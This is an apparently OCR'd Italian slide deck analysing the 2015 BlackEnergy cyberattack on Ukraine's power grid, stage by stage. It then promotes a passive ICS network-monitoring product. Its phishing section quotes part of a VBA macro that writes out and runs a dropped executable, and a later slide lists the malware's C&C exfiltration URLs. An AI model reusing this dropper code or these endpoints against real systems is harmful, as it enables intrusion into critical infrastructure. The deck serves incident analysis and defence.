Buio in scena:

Analisi e contromisure del Cyber-Blackout in Ucraina

Davide Crispino

Il primo vero attacco ad una infrastruttura pubblica

12/24/2015

Dear customers!

Dec. 23, 2015, from 15:35 - 16:30, third parties were made illegal entry into information-technological system of remote access to equipment telecontrol substations of 35-110 kV JSC "Kyivoblenergo."

As a result, it was disconnected 7 (seven) 110 kV substations and 23 (twenty three) substation 35 kV. This led to the repayment of about 80,000 different categories of customers on the reliability of electricity supply.

Electricity was restored to all consumers employees of the Company at **18:56** the same day.


We apologize for the situation and thank you for your understanding.

PJSC "Kyivoblenergo"


225000 utenti senza corrente elettrica!


Fonte: https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf

Uno sguardo all'infrastruttura colpita




Lo schema dell'attacco: ICS Cyber Kill Chain





Fonte: https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297

Fase 1: Email Pishing



When checking the Document OLE structure we can immediately spot Visual Basic code attached as macro:
M 609230 '_VBA_PROJECT_CUR/VBA/Workbook_____'

```
1:      107 '\x01CompObj'
2:      244 '\x05DocumentSummaryInformation'
3:      204 '\x05SummaryInformation'
4:   106596 'Workbook'
5:      657 '_VBA_PROJECT_CUR/PROJECT'
6:      188 '_VBA_PROJECT_CUR/PROJECTwm'
7: M 609230 '_VBA_PROJECT_CUR/VBA/Workbook_____'
8: M    985 '_VBA_PROJECT_CUR/VBA/Worksheet____1'
9: M    985 '_VBA_PROJECT_CUR/VBA/Worksheet____2'
10: M   985 '_VBA_PROJECT_CUR/VBA/Worksheet____3'
11:    3193 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
12:     572 '_VBA_PROJECT_CUR/VBA/dir'
```

```
    Init13
    Init14
    Init15
    Init16
    Init17
    Init18
    Init19
    Init20
    Init21
    Init22
    Init23
    Init24
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"   <- Create vba_macro.exe in tmp
    Open fname For Binary As #fnum              <- open the file as binary
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j                                  <- extract the binary by iterating over the obfuscated functions
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)                       <- Execute the binary
End Sub

Private Sub Workbook_Activate()
    MacroExpl
End Sub
```

MACRO EXTRACTED FROM THE EXCEL DOCUMENT

As mentioned above, the main executable being dropped from the Excel Spreadsheet (**vba_macro.exe**) executes an additional two binaries that it creates: **FONTCACHE.DAT** and **rundll32.exe**, then it deletes the original executable (**vba_macro.exe**).

This binary creates / drops 4 files:

- **FONTCACHE.DAT** (Network sniffer based on WinPcap)
- **rundll32.exe** (Original Microsoft load dll) was dropped in case its not exist
- **NTUSER.LOG** (an empty file)
- **desktop.ini** (default ini file)

Fonte: https://www.sentinelone.com/wp-content/uploads/2017/06/BlackEnergy3_WP_012716_1c.pdf

Fase 2: Credential Harvesting

FONTCACHE.DAT: modulo di rete che opera come Sniffer, agganciandosi ad una qualsiasi delle schede di rete rilevate sul PC attaccato (anche wireless).


Piuttosto che usare Winsock di Windows, il pacchetto incorpora WinPcap 4.1.0_2001; in questo modo è possibile utilizzare dei RAW sockets.

Tramite RAW sockets non solo è possibile intercettare il traffico, ma anche generarlo e modificarlo: spoof IP e MAC address.

Tutti i dati sottratti venivano spediti ai C&C Servers:

5.149.254.114/Microsoft/Update/KC074913.php
5.149.254.114/favicon.ico

Fase 3: Access to DCS network



L’assenza di meccanismi di autenticazione a due fattori ha permesso agli attaccanti di sfruttare le infrastrutture VPN esistenti per raggiungere la rete ICS:
https://youtu.be/8ThgK1WXUgk

Fase 4: Hacking Serial-to-Ethernet Converter

Device	A	B	C	D	E
Backdoors / Auth Bypass	✗	!	✗	✗	✗
Fuzzing	!	✓	✗	✗	!
Bruteforce	✗	✗	✗	✗	✗
MITM	✗	!	✗	✗	✗

L’importanza della Security By Design…

Fonte: https://www.digitalbond.com/blog/2015/10/30/basecamp-for-serial-converters/

Fase 5: KillDisk

Componente dell'attacco nato col solo scopo di danneggiare i dati salvati su PC; li sovrascrive in maniera random e cerca di rendere non più «bootabile» il sistema operativo.

Per cancellare ogni traccia provvede ad eliminare la sua presenza dai Windows Event Logs (Application, Security, Setup e System)

Fonte: https://www.welivesecurity.com/2016/01/03/blackenergy-sshbeardoor-details-2015-attacks-ukrainian-news-media-electric-industry/

Fase 6: Shutdown UPS

Anche l'alimentazione di Backup (subentrata dopo l'attacco) è stata annullata andando ad attaccare la rete di UPS sfruttando le vulnerabilità dell'SNMP…

I tecnici sono stati lasciati letteralmente al buio sia dentro che fuori della control room.

Fonte: http://www.alphaguardian.net/category/snmp-vulnerability/

Fase 7: Telephonic Denial of Service

12/24/2015

Dear customers!


23 December 2015 there was a technical failure in the infrastructure, making it difficult to dial call center PJSC "Kyivoblenergo."

We apologize for any inconvenience.

Tutto questo si poteva evitare?

La risposta è probabilmente no…soprattutto se ci si basa sui normali sistemi di prevenzione Signature-Based.
Ma qualche sintomo dell'attacco si sarebbe potuto rilevare prima della triste conclusione:


- Comunicazione indesiderata tra macchine infette e C&C Server
- Upload di firmware malevolo sui convertitori serial-to-ethernet
- Comandi malevoli verso sistemi UPS




Tecnologia Cutting-Edge
Completamente passiva

Cosa può offrire una tecnologia di questo tipo?


ASSET INVENTORY & NETWORK MAP




VISUAL NETWORK ANALYTICS




NETWORK & PROTOCOL WHITELISTS



ICS THREAT LIBRARY & CUSTOM CHECKS



Asset Inventory & Network Map




Ad ogni Host rilevato viene associato automaticamente il ruolo (es. PLC, RTU, SCADA, DCS, ect) e presentato un box con tutti i dettagli

Rappresentazione grafica delle comunicazioni effettuate da ogni singolo Host, con indicazione del protocollo utilizzato e della frequenza dello scambio dati

Mappa Interattiva e dinamica degli Host rilevati dalle sonde

Visual Network Analitics




Per ogni rappresentazione si può utilizzare il tipo di grafico più idoneo

Widget customizzabili per la rappresentazione grafica delle informazioni ritenute più importanti (es.Protocollo più usato, traffico nell'arco del tempo, numero di connessioni aperte, etc)

Network WhiteList

Action	Source addresses	Source ports	Direction	Destination addresses	Destination ports	L4 protocol	L7 protocols	L7 message groups	Connections	Last seen	Comment
allow	172.26.39.62, 172.26.39.95, 172.26.3...	1024-65535	<->	172.26.39.101	53	UDP	DNS	DNS 1	973	May 27, 2016	
allow	172.26.38.3, 172.26.38.10, 172.26.38...	1024-65535	<->	172.26.38.42	53	UDP	DNS	DNS 1	222	May 27, 2016	
allow	172.26.41.24, 172.26.41.27, 172.26.4...	1024-65535	<->	172.26.41.100	53	UDP	DNS	DNS 1	158	May 27, 2016	
allow	172.26.39.50, 172.26.39.52-172.26.3...	1024-65535	<->	172.26.39.100	53	UDP	DNS	DNS 1	110	May 27, 2016	
allow	172.26.41.27, 172.26.41.37, 172.26.4...	1024-65535	<->	172.26.41.101	53	UDP	DNS	DNS 1	152	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	128.63.2.53	53	UDP	DNS	DNS 1	31	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.5.5.241 (f.root-servers.net)	53	UDP	DNS	DNS 1	19	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.33.4.12 (c.root-servers.net)	53	UDP	DNS	DNS 1	266	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.36.148.17 (i.root-servers.net)	53	UDP	DNS	DNS 1	21	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.58.128.30 (j.root-servers.net)	53	UDP	DNS	DNS 1	41	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.112.36.4 (G.ROOT-SERVERS.NET)	53	UDP	DNS	DNS 1	22	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.203.230.10 (e.root-servers.net)	53	UDP	DNS	DNS 1	39	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	192.228.79.201 (b.root-servers.net)	53	UDP	DNS	DNS 1	271	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	193.0.14.129 (k.root-servers.net)	53	UDP	DNS	DNS 1	33	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->	198.41.0.4 (a.root-servers.net)	53	UDP	DNS	DNS 1	192	May 27, 2016	
allow	172.26.39.101, 172.26.41.100	1024-65535	->								
allow	172.26.39.101, 172.26.41.100	1024-65535	->								
allow	172.26.39.101, 172.26.41.100	1024-65535	->								
allow	172.26.40.60	1024-65535	<->								
allow	172.26.39.130, 172.26.39.153, 172.26..	68	->								
allow	172.26.39.153	68	<->								
allow	172.26.39.100, 172.26.40.42	67	->								
allow	172.26.39.100-172.26.39.101	*	->>								
allow	172.26.39.102, 172.26.39.139	123	<->								
allow	172.26.38.39	123	<->								
allow	172.26.39.100	*	->>								
allow	172.26.39.102	*	->>								
allow	172.26.39.177	*	->>								
allow	172.26.39.50, 172.26.39.52-172.26.3...	137	->								



E’ possibile settare le sonde in fase di apprendimento in modo da «imparare» il normale traffico della rete.
Finita questa fase, si possono switchare in funzionamento continuo per intercettare comportamenti non appresi della rete…il cliente non necessita di particolari conoscenze!


In caso di bisogno le regole apprese possono anche essere editate per degli aggiustamenti

ICS Threat Library


Oltre 80 check preconfigurati, ovvero controlli automatici realizzati dalla piattaforma sulla rete!


Checks divisi in tre categorie

- **Networking**: rileva malconfigurazioni di dispositivi o reti
- **Operations**: rileva problemi e minacce ai processi industriali
- **Security**: rileva minacce di sicurezza e vulnerabilità



Custom Checks






Attraverso l'uso di Script, è possibile aggiungere controlli non presenti di Deafult sulla piattaforma. Es:

